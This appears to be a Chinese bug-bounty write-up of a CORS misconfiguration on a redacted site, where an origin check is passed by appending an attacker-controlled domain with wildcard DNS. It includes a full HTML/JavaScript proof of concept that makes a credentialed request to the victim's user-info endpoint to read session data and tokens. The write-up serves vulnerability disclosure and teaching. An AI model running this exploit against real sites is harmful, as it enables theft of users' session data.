
CORS 跨域资源共享，就是可以让不同网站和不同服务器直接通信。一篇CORS完整指南，总结的很详细，包括如何绕过等等


https://xz.aliyun.com/t/2745

某团的给的一个中危

挖洞过程无意中看到一个数据包，响应包中包含有Access-Control-Allow-Origin这个字段，然后就随手尝试看看有没有CORS漏洞！结果如图




再尝试 发现  如下图！




发现后面再加上域名是可以跨域获取资源的

如何利用？

利用方式就是泛解析，将http://m.\*\*\*\*.com.rcoil.me解析到我们的IP上，由于比较穷买不起域名，就本地搭了个DNS设置了泛解析，如下图



只要是\*.rcoil.me都会解析到我们的本地这



****POC如下：****

****<!DOCTYPE html>****

****<html>****

****<body>****

****<center>****

****<h2>CORS POC Exploit</h2>****

****<h3>Extract SID</h3>****

****<div id="demo">****

****<button type="button" onclick="cors()">Exploit</button>****

****</div>****

****<script>****

****function cors() {****

****var xhttp = new XMLHttpRequest();****

****xhttp.onreadystatechange = function() {****

****if (this.readyState == 4 && this.status == 200) {****

****document.getElementById("demo").innerHTML = alert(this.responseText);****

****}****

****};****

****xhttp.open("GET", "http://m.\*\*\*.com/activity/juejiapi/editor/userinfo", true);****

****xhttp.withCredentials = true;****

****xhttp.send();****


****}****

****</script>****

****</body>****

****</html>****

而拿到的TOKEN又能干嘛呢，如图



美滋滋